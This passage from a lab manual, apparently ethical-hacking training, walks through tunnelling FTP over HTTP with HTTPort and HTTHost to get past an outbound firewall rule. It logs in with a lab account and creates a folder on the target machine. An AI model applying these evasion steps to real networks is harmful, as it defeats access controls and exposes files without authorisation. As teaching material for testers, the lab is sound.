


53. Right-click the **New mapping** node, and click **Edit**.




54. Rename this as **ftp test** (you can enter the name of your choice).
55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.
57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

10.10.1.11 specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.


If you get an error, ignore it.



59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.

This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - ftp 10.10.1.11". The window displays the following text:

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.11
ftp>
```

The taskbar at the bottom of the screen shows several icons, including File Explorer, Edge, and Google Chrome. The system tray indicates the date and time as 4/18/2022, 4:16 AM.

61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

If you issue this command without starting HTTPPort, the connection to the FTP site fails, stating that the FTP connection is refused.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): 
```


62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.

The password you enter will not be visible.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp>
```


63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPPort and HTTHost and therefore have bypassed the firewall.
64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.
65. Type **mkdir Test** and press **Enter**.



```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp> mkdir Test
257 "Test" directory created.
ftp>
```

66. Now, Click **Windows 11** to switch to the **Windows 11** machine.
67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

